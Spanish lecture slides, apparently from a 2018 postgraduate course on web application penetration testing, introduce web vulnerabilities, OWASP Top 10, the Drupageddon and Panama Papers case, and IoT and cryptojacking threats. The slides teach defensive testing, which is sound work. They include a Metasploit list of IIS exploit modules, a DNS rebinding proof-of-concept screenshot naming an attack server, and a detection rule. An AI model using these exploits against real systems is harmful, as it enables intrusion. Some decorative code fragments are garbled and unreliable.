



Introducción a la Seguridad Informática en Aplicaciones Web

MSc. Henry Raúl González Brito

Postgrado de Pruebas de Penetración en Aplicaciones Web

2 de julio de 2018

Contenido

- 1 Estructura del postgrado de Pruebas de Penetración en Aplicaciones Web.
- 2 Principales elementos relacionados con la seguridad informática en Aplicaciones Web.
- 3 Claves para entender el estado actual de la ciberseguridad en Internet
- 4 Pruebas de Penetración y Escaneos de vulnerabilidades
- 5 Protocolo HTTP
- 6 Conclusiones



Estructura del postgrado de Pruebas de Penetración en Aplicaciones Web

```
'playstop', function() {  
  m.assert(pwthreerTarget.is  
  type('display', 'none')  
  type('opacity', '0')  
  type('display', 'block')  
  m.assert(m  
  m.assert(m.view())
```

```
http  
  type="text/  
  alt="
```

```
  alt="
```

Objetivo del postgrado


- Caracterizar las principales vulnerabilidades en las aplicaciones web
- Seleccionar los métodos adecuados para realizar pruebas de seguridad según los componentes que quieran evaluarse.
- Analizar e interpretar los resultados de las pruebas de seguridad en el marco de un proyecto de Prueba de Penetración.
- Identificar métodos de solución a las vulnerabilidades y errores encontrados.



- **Tema 1:** Introducción a la seguridad informática en aplicaciones web.
- **Tema 2:** Evaluación de la base tecnológica.
- **Tema 3:** Pruebas de penetración en la gestión de identidades y la autenticación.
- **Tema 4:** Pruebas de penetración en la gestión de autorización y la gestión de sesiones.
- **Tema 5:** Comprobación de vulnerabilidades de inyección de códigos, peticiones cruzadas e inclusión de archivos.



Organización



- MEUCCI, Matteo; MULLER, Andrew. The OWASP Testing Guide 4.0. no. Cc, 2014.
- WICHERS, Dave. OWASP TOP-10 2013. OWASP Foundation, February, 2013.
- ALCORN, Wade; FRICHOT, Christian; ORRU, Michele. The Browser Hacker's Handbook. John Wiley & Sons, 2014.
- BENNETTS, Simon. OWASP ZED attack proxy. AppSec USA 2013, 2013.
- HARPER, Allen, et al. Gray Hat Hacking The Ethical Hackers Handbook. McGraw-Hill Osborne Media, 2011.
- SCAMBRAY, Joel; SHEMA, Mike. Web application security secrets & solutions.2011.
- Blog Behique Digital, Disponible en <http://bit.ly/2KBinHL>

¿Qué resultados podemos esperar?

La aplicación de los conocimientos adquiridos en el curso permitirá solucionar, como mínimo, el 90 % de los problemas de seguridad presentes en las aplicaciones web, en cualquier contexto.



Principales elementos relacionados con la seguridad informática en Aplicaciones Web

```
'playstop', function (e) {  
  e.stopPropagation();  
  $(this).display('none');  
  $(this).unbind('click');  
  $(this).display('block');  
  e.stopPropagation();  
  e.stopPropagation();  
}
```

```
http://  
<script type="text/javascript">  
  $(document).ready(function() {  
    $(this).display('block');
```


```
  $(this).display('block');
```

Las aplicaciones web son la base para la informatización de la sociedad moderna. En la mayoría de los casos, la interrelación de personas y entidades se establece en el ciberespacio a través de ellas.



Crecimiento de Dominios de Internet (1994-2017)

Internet Domain Survey Host Count



Source: Internet Systems Consortium (www.isc.org)

Crecimiento de incidentes de ciberseguridad que involucran aplicaciones web

Agencia Europea de Seguridad de las Redes y de la Información (ENISA)

Ataques basados en la web en el 2017

- 58 % del malware distribuido en entornos de producción fue a través de la web.
- Más del 50 % de todos los ciberataques se dirigieron desde (o utilizaron) tecnologías basadas en la web.

Ataques en aplicaciones web en el 2017

- El 30 % del total de brechas de seguridad reportadas involucraron ataques contra aplicaciones web.
- El 93 % de los ataques fueron organizados por grupos criminales.


Análisis basados en reportes de Akamai, WhiteHat Security Fortinet, McAfee Labs, Kaspersky Labs, Verizon, Sucuri y otros.



Las vulnerabilidades son errores, fallas, debilidades o exposiciones internas de una aplicación, dispositivo del sistema o servicio que podría conducir a un error de confidencialidad, integridad o disponibilidad ¹.

¿Por qué existen las vulnerabilidades?

- Las personas cometen errores.
- Las aplicaciones informáticas son desarrolladas por personas.
- Ergo: Las aplicaciones informáticas desarrolladas por personas contienen errores.



La presión por el cumplimiento de los plazos de entrega de los proyectos aumenta la presencia de vulnerabilidades.

¹FRANKLIN, Joshua; WERGIN, Charles; BOOTH, Harold. CVSS implementation guidance. National Institute of Standards and Technology, NISTIR-7946, 2014.

- 1 Inyección
- 2 Pérdida de Autenticación
- 3 Exposición de datos sensibles
- 4 Entidades Externas XML (XXE)
- 5 Pérdida de Control de Acceso
- 6 Configuración de Seguridad Incorrecta
- 7 Secuencia de Comandos en Sitios Cruzados (XSS)
- 8 Deserialización Insegura
- 9 Componentes con vulnerabilidades conocidas
- 10 Registro y Monitoreo Insuficientes





Servidor

EXPLOITS

CLIENTE

Se diseñan para
aprovecharse de
vulnerabilidades con el
objetivo de:

Destruir definitivamente los
archivos, datos, sustituir
archivos, etc... **Acciones
concretas y lineales.**

Dejar un payload que permita controlar el
servidor. Ejemplo Redes Zombies.




Exploits para IIS

Matching Modules

=====

Name ----	Disclosure Date -----	Rank	Description -----
auxiliary/admin/appletv/appletv_display_video Control		normal	Apple TV Video Remote
auxiliary/admin/http/iis_auth_bypass	2010-07-02	normal	MS10-065 Microsoft IIS
5 NTFS Stream Authentication Bypass			
auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof	2010-12-21	normal	Microsoft IIS FTP Serv
er Encoded Response Overflow Trigger			
auxiliary/dos/windows/ftp/iis_list_exhaustion	2009-09-03	normal	Microsoft IIS FTP Serv
er LIST Stack Exhaustion			
auxiliary/dos/windows/http/ms10_065_iis6_asp_dos	2010-09-14	normal	Microsoft IIS 6.0 ASP
Stack Exhaustion Denial of Service			
auxiliary/scanner/http/dir_webdav_unicode_bypass		normal	MS09-020 IIS6 WebDAV U
nicode Auth Bypass Directory Scanner			
auxiliary/scanner/http/iis_internal_ip		normal	Microsoft IIS HTTP Int
ernal IP Disclosure			
auxiliary/scanner/http/ms09_020_webdav_unicode_bypass		normal	MS09-020 IIS6 WebDAV U
nicode Authentication Bypass			
auxiliary/scanner/http/owa_iis_internal_ip	2012-12-17	normal	Outlook Web App (OWA)
/ Client Access Server (CAS) IIS HTTP Internal IP Disclosure			
exploit/windows/firewall/blackice_pam_icq	2004-03-18	great	ISS PAM.dll ICQ Parser
Buffer Overflow			
exploit/windows/ftp/ms09_053_ftpd_nlst	2009-08-31	great	MS09-053 Microsoft IIS
FTP Server NLST Response Overflow			
exploit/windows/http/amlibweb_webquerydll_app	2010-08-03	normal	Amlibweb NetOpacs webq
very.dll Stack Buffer Overflow			
exploit/windows/http/ektron_xslt_exec_ws	2015-02-05	excellent	Ektron 8.5, 8.7, 9.0 X
SLT Transform Remote Code Execution			
exploit/windows/http/umbraco_upload_aspx	2012-06-28	excellent	Umbraco CMS Remote Com
mand Execution			
exploit/windows/iis/iis_webdav_scstoragepathfromurl	2017-03-26	manual	Microsoft IIS WebDav
ScStoragePathFromUrl Overflow			


Ventana de riesgo de una vulnerabilidad



Fases de un ciberataque



¿Que ocurre cuando estos elementos se combinan en un entorno real?



Drupal 7.23 released

Posted by [David_Rothstein](#) on 8 Aug 2013 at 02:20 UTC

Update: [Drupal 7.24](#) is now available.

Drupal 7.23, a maintenance release with numerous bug fixes (no security fixes) is now available for download. See the [Drupal 7.23 release notes](#) for a full listing.

Upgrading your existing Drupal 7 sites is recommended. There are no major new features in this release. For more information about the Drupal 7.x release series, consult the [Drupal 7.0 release announcement](#).

Download Drupal 7.23

Changelog

Drupal 7.23 contains bug fixes and small API/feature improvements only. The full list of changes between the 7.22 and 7.23 releases can be found by reading the [7.23 release notes](#). A complete list of all bug fixes in the

Security information

We have a [security announcement mailing list](#) and a [history of all security advisories](#), as well as an [RSS](#)

Drupal 7.23 [Diciembre 2013, Vulnerabilidades=5]

[Drupal](#) » [Drupal](#) » [7.23](#) : Security Vulnerabilities Published In 2013

Cpe Name: [cpe:/a:drupal:drupal:7.23](#)

2013 : [January](#) [February](#) [March](#) [April](#) [May](#) [June](#) [July](#) [August](#) [September](#) [October](#) [November](#) [December](#) CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : [CVE Number Descending](#) [CVE Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)

[Copy Results](#) [Download Results](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2013-6389 20				2013-12-07	2014-01-03	5.8	None	Remote	Medium	Not required	Partial	Partial	None
Open redirect vulnerability in the Overlay module in Drupal 7.x before 7.24 allows remote attackers to redirect users to arbitrary web sites and conduct phishing attacks via unspecified vectors.														
2	CVE-2013-6388 79			XSS	2013-12-24	2014-01-03	4.3	None	Remote	Medium	Not required	None	Partial	None
Cross-site scripting (XSS) vulnerability in the Color module in Drupal 7.x before 7.24 allows remote attackers to inject arbitrary web script or HTML via vectors related to CSS.														
3	CVE-2013-6387 79			XSS	2013-12-24	2014-01-03	2.1	None	Remote	High	Single system	None	Partial	None
Cross-site scripting (XSS) vulnerability in the Image module in Drupal 7.x before 7.24 allows remote authenticated users with certain permissions to inject arbitrary web script or HTML via the description field.														
4	CVE-2013-6386 310			Bypass	2013-12-07	2014-01-13	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
Drupal 6.x before 6.29 and 7.x before 7.24 uses the PHP mt_rand function to generate random numbers, which uses predictable seeds and allows remote attackers to predict security strings and bypass intended restrictions via a brute force attack.														
5	CVE-2013-6385 94			Exec Code CSRF	2013-12-07	2014-01-13	5.1	None	Remote	High	Not required	Partial	Partial	Partial

The form API in Drupal 6.x before 6.29 and 7.x before 7.24, when used with unspecified third-party modules, performs form validation even when CSRF validation has failed, which might allow remote attackers to trigger application-specific impacts such as arbitrary code execution via application-specific vectors.

Total number of vulnerabilities : 5 Page : 1 (This Page)

Posted by [Drupal Security Team](#) on 15 Oct 2014 at 16:02 UTC

- Advisory ID: DRUPAL-SA-CORE-2014-005
- Project: [Drupal core](#)
- Version: 7.x
- Date: 2014-Oct-15
- Security risk: 25/25 (**Highly Critical**) AC:None/A:None/CI:All/II:All/E:Exploit/TD:All
- Vulnerability: SQL Injection

Description

Drupal 7 includes a database abstraction API to ensure that queries executed against the database are sanitized to prevent SQL injection attacks.

A vulnerability in this API allows an attacker to send specially crafted requests resulting in arbitrary SQL execution. Depending on the content of the requests this can lead to privilege escalation, arbitrary PHP execution, or other attacks.

This vulnerability can be exploited by anonymous users.

Han transcurrido dos años y medios desde que se hizo pública la vulnerabilidad CVE-2014-3704, más conocido en el ámbito tecnológica y académico como **Drupageddon** .



The Panama Papers is the largest financial data leak in history. It covers nearly 40 years, from the late 1970s through the end of 2015.

2.6TB

of data from Mossack
Fonseca's database



11.5M

documents
exposed



214,488

offshore accounts revealed
across 200+ countries



DESIGNED BY > STINSON

obsolete and insecure SSL v2 protocol. [The portal](#), which runs on the Drupal open source CMS, was last updated in August 2013, [according to the site's changelog](#).

On its main website Mossack Fonseca claims its [Client Information Portal](#) provides a "secure online account" allowing customers to access "corporate information anywhere and everywhere". The [version of Drupal used by the portal has at least 25 vulnerabilities](#), including a high-risk SQL injection vulnerability that allows anyone to remotely execute arbitrary commands. Areas of the

discovered the firm ran a three-month old version of WordPress for its main site, known to contain some vulnerabilities, but more worrisome

Panama Papers revelation: we must rethink data security systems

May 4, 2016 6:11am EDT

The attacker may already be inside. [Computer user known via shutterstock.com](#)

While the leaker or leakers are still not identified, they may eventually be unmasked by electronic forensic work. Their points of entry, [from what we know](#), were remarkably basic: unencrypted emails on a version of Microsoft Outlook not updated since 2009, server vulnerabilities including a WordPress plugin known to be buggy and a customer portal running on a [long-outdated version of Drupal](#).

Author




Sanjay Goel

Associate Professor of Information
Technology Management,
University at Albany, State
University of New York

Disclosure statement

Sanjay Goel does not work for,




 Seguido por Ronald van der Meer ⚡ y 1 más




Lindsey Ledford @deborahlindseyl · 20 jun. 2017

come on, georgia. this is terrifying. #drupageddon
scmagazine.com/researchers-fe... via @scmagazine @robertjaabel


 Traducir del inglés




Vulnerabilities By Year



Vulnerabilities By Type



¿Solo las aplicaciones web son afectadas?



Ciente de Blizzard

Vulnerable a un ataque de DNS Rebinding. La plataforma se ejecuta sobre un servidor HTTP JSON RPC que se inicia dentro del propio ordenador en el puerto 1120.

Critical Flaw in All Blizzard Games Could Let Hackers Hijack Millions of PCs

Monday, January 22, 2018 Mohit Kumar



Download Clients x

Blizzard DNS Rebinding Test x

lock.cmpxchg8b.com/yah4od7N.html

Use [this](#) calculator to find rbnr hostnames.

Note that this attack can take up to five minutes to work, this would be happening while you read a website in the background. This could be sped up considerably by forcing dns cache eviction, but this demo doesn't do that. Open the console (F12)

Rebinding Host URL

Rebinding Host A

Rebinding Host B (Attack Server)

How long to wait between attempts (seconds, 20 works best for chrome)

http://%1.%2.rbnr.us:1120/Ahxee4ae.html

127.0.0.1

199.241.29.227

20

{

"uid": "battle.net",

"instructions_product": "8na",

"game_dir": "C:/exploit",

"finalized": true

}

Install command to send on success (default will install battle net to c:\exploit)

Start Attack

Force Cache Eviction

lock.cmpxchg8b.com says:

Attack Successful: {
"playable": false,
"installed": false,
"progress": 0.000000,
"playable_progress": 0.000000,
"download_complete": false,
"patch_application_complete": false,
"state": 1008.000000,
"download_rate": 0.000000,
"download_remaining": 0.000000,
"info_download_bytes": 0.000000,
"info_written_bytes": 0.000000,
"info_failed_bytes": 0.000000,
"info_expected_bytes": 0.000000,
"needs_rebase": false,
"ignore_disc": false,
"using_medias": false,
"critical_update": true,
"extended_status": {
"current": 0.000000,
"total": 0.000000,
"state": 0.000000,
"remaining": 0.000000,
"rate": 0.000000,
...
}

OK


¿Paradigma real?



Juegos de Guerra, 1983



Hackers, 1995



The Matrix, 1999

¿Por qué las aplicaciones web son vulnerables?

Funcionan sobre un protocolo sin estado como HTTP.

http://

Dependen de componentes tecnológicos diversos para su desarrollo y puesta en producción, lo que incrementa su complejidad, mantenimiento y número de vulnerabilidades (superficie de ataque).



Los software de seguridad han demostrado ser necesarios pero no suficientes para hacer disminuir o contener los ciberataques.



Cada día hay más dispositivos vulnerables conectados a Internet (IoT). Estos son aprovechados como plataforma de lanzamiento de ciberataques.




Son el blanco (y medio) más frecuente de los ciberdelincuentes por ser las aplicaciones que gestionan la mayor cantidad de datos, operaciones e interacciones de los usuarios.



HTTP. Un protocolo sin estado

HTTP trata cada petición como una transacción independiente sin relación con cualquier solicitud anterior. **Esto significa que los desarrolladores tienen la responsabilidad de establecer los mecanismos necesarios para mantener el estado entre peticiones².**



²FIELDING, Roy T., et al. Reflections on the REST architectural style and principled design of the modern web architecture (impact paper award). En Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering. ACM, 2017. p. 4-14.

Dependencia de componentes tecnológicos diversos

Ejemplo de complejidad de la web

**INFORME DE LOS COMPONENTES
DE UNA APLICACIÓN WEB.**

**PRESENCIA DE 7 FRAMEWORKS
DIFERENTES DE JAVASCRIPT**

- Joomla**
Gestor de Contenido
- MooTools**
Framework JavaScript
- Nginx**
Servidor Web
- PHP 5.4.34**
Lenguaje de programación
- Twitter Bootstrap**
Framework Web
- UIKit**
Framework Web
- jQuery**
Framework JavaScript
- Backbone.js**
Framework JavaScript
- Hammer.js**
Framework JavaScript
- spin.js**
Framework JavaScript
Gráficos JavaScript
- Underscore.js**
Framework JavaScript

Dependencia de componentes tecnológicos diversos


Ejemplo de complejidad de la web

**INFORME DE LOS COMPONENTES
DE UNA APLICACIÓN WEB.**

**PRESENCIA DE 1 FRAMEWORK DE
JAVASCRIPT CON 5 VERSIONES
DIFERENTES**


jquery1.11.3
jquery1.10.2
jquery1.9.1
jquery1.4.3
jquery1.2.6

Incremento de vulnerabilidades



Tomado de www.cvedetails.com

Incremento del Impacto de los Incidentes de Seguridad



Tomado de IBM X-Force Threat Intelligence Index 2017

Las limitaciones establecidas por los algoritmos y firmas de detección y los problemas de configuración en el momento de implantación inciden en su desempeño³ Los software de seguridad no son inmunes a las vulnerabilidades.

```
228     SecRule TX:httpbl_msg "(?i)^.*? suspicious .*?$" \
229         "setvar:'tx.msg=%{rule.msg}',\
230         setvar:tx.anomaly_score=+%(tx.critical_anomaly_score),\
231         setvar:tx.%(rule.id)-AUTOMATION/MALICIOUS-%{matched_var_name}=%{matched_var},\
232         setvar:ip.reput_block_flag=1,\
233         expirevar:ip.reput_block_flag=%{tx.reput_block_duration},\
234         setvar:'ip.reput_block_reason=%{rule.msg}',\
235         setvar:ip.previous_rbl_check=1,\
236         expirevar:ip.previous_rbl_check=86400"
```

³ERNST, Jason; HAMED, Tarfa; KREMER, Stefan. A Survey and Comparison of Performance Evaluation in Intrusion Detection Systems. En Computer and Network Security Essentials. Springer, Cham, 2018. p. 555-568.

Sistemas de detección de Intrusiones

IDS (Intrusion Detection System)

Una limitación de los IDS es su sensibilidad, que es difícil de medir y ajustar. Un IDS nunca será perfecto, por lo que encontrar el equilibrio adecuado es fundamental.

Una última limitación no es de los IDS per se, sino que es de uso. Un IDS no se ejecuta solo, alguien tiene que monitorear su historial y responder a sus alarmas. Un administrador comete un error al comprar e instalar un IDS y luego ignorarlo⁴.



⁴PFLIEGER, Charles P.; PFLIEGER, Shari Lawrence. Security in computing. Prentice Hall Professional Technical Reference, 2015.

Cisco confirma la vulnerabilidad de la NSA: era y es posible acceder a la información



GUARDAR COMENTARIOS

SUSCRÍBETE A NUESTRA
Recibir un email al día con nuestros artículos

Tu correo electrónico

Suscribirse

Síguenos



Publicados



Una tentadora puerta de par en par

Cisco habla de dos vulnerabilidades que afectan a su software *Adaptive Security Appliance* (un *firewall*), y en ambos casos con posibilidad de ejecutar el código de manera remota, por lo que el ataque **podría haberse cometido desde cualquier punto del planeta**. Lo que han visto es que es completamente posible que los hackers desactivasen la petición de contraseñas recurriendo al *exploit* [ExtraBacon](#).

El riesgo es importante dado que los hackers habrían tenido la posibilidad de controlar de manera completa el *firewall* y monitorizar la información

Como leemos en las declaraciones de Mustafa Al-Bassam (experto en seguridad) en [Ars Technica](#), el riesgo es importante dado que de este modo los hackers habrían tenido la posibilidad de **controlar de manera completa el *firewall* y monitorizar la información**. Unas vulnerabilidades que Cisco aún tiene que corregir mediante parches de actualización, si bien como leemos en el comunicado muestra cómo detectar los *exploits* y detenerlos antes de que alguien pueda tomar el control.

Internet de las Cosas




Hoy la IoT ha introducido nuevas superficies de ataques explotables que se expanden más allá de la web, la nube, sistemas operativos diversos y diferentes protocolos⁵⁶.

- ❶ Restricciones de recursos de computo lo que impiden que se apliquen medidas similares de protección.
- ❷ No se tiene en mente la seguridad cuando son diseñados.
- ❸ Pruebas de seguridad deficientes.
- ❹ Interfaces de compilación abiertas.
- ❺ Problemas en las configuraciones de red y credenciales por defecto sin modificar (usuarios).
- ❻ Deficiencias en el cifrado de información sensible.
- ❼ La mayoría de los dispositivos son comprometidos para ser tomados como punto de ciberataques a otras infraestructuras (Ej. botnet Mirai).

⁵SAMAILA, Musa G., et al. Security Challenges of the Internet of Things. En Beyond the Internet of Things. Springer, Cham, 2017. p. 53-82.


⁶TANKARD, Colin. The security issues of the Internet of Things. Computer Fraud & Security, 2015, vol. 2015, no 9, p. 11-14.

¿Futuro o Presente?



Principales plataformas sobre las que se realizan búsquedas de vulnerabilidades.

THE 2018 HACKER REPORT



Cryptojacking: Los ciberatacantes inyectan código en sitios web legítimos, obligando a sus visitantes a extraer criptomonedas utilizando sus propios recursos de hardware durante su permanencia⁷.

- Ciberataques en aplicaciones web con el objetivo de inyectar un script para minar Monero a través de CoinHive(Sucuri).
- WannaMine: Malware de minería de Monero basado en Mimikatz y EternalBlue (PandaSecurity).
- Malware criptomineiro, con un mecanismo para cerrar procesos de otros mineros o procesos ambiciosos (en términos de ciclos de CPU) (Xavier Mertens).

